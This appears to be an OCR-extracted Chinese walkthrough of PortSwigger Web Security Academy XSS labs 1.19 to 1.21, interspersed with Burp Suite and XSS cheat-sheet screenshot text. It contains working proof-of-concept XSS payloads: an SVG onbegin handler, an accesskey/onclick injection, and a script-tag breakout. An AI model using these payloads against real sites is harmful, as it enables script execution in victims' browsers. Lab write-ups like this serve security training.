

This cheat sheet is regularly updated in 2022. Last updated: Thu, 22 Sep 2022
Table of contents
Event handlers
Copy tags to clipboard
Copy events to clipboard
sub
summary
sup
svg
svg -> animate
svg -> animatemotion
svg -> animatetransform
svg -> set
table
tbody
All events
onafterprint
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onauxclick
onbeforecopy
onbeforecut
Search Type: tag
Search term:
Search
Event handlers that do not require user intera
Event:
Description:
Tag:
onbegin
Compatibility:
Fires when a svg animation begins
Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project -
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender
Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Variou
set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 3
Payload type: Simple list
Request count: 3
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ...
onbegin
onend
onrepeat
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.



拿过来直接试




```
<svg><animatetransform onbegin=alert(1)
attributeName=transform>
```




1.19 在规范链接标签中反映 XSS(19)

这里好像是crome的特性


```
'accesskey='x'onclick='alert(1)
```

1.20 XSS 反射到 JavaScript 字符串中，并转义了单引号和反斜杠(20)


测试下 可以看到没有闭合标签 并且标签也没有转义




可以看到转义了'




可以看到转义了 \






```
</script><script>alert(1)</script>
```






1.21 将 XSS 反射到带有尖括号和双引号的 JavaScript 字符串中 HTML 编码和单引号转义(21)



Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor
Send Cancel
Target: https://0a3000780392edb7c0c45eb400d200b8.web-security-academy.net
HTTP/1
Request
Response
Inspector
Selection 45
Selected text
%3Cscript%3Ealert%28%2F1%2F%29%3C%2Fscript%3E
Decoded from: URL encoding
<script>alert(/1/)</script>
Cancel
Apply changes
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 16
Response Headers 3
0 matches
0 matches
Done
3,510 bytes | 627 millis


Burp Project Intruder Repeater Window Help Hackvertor
Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google
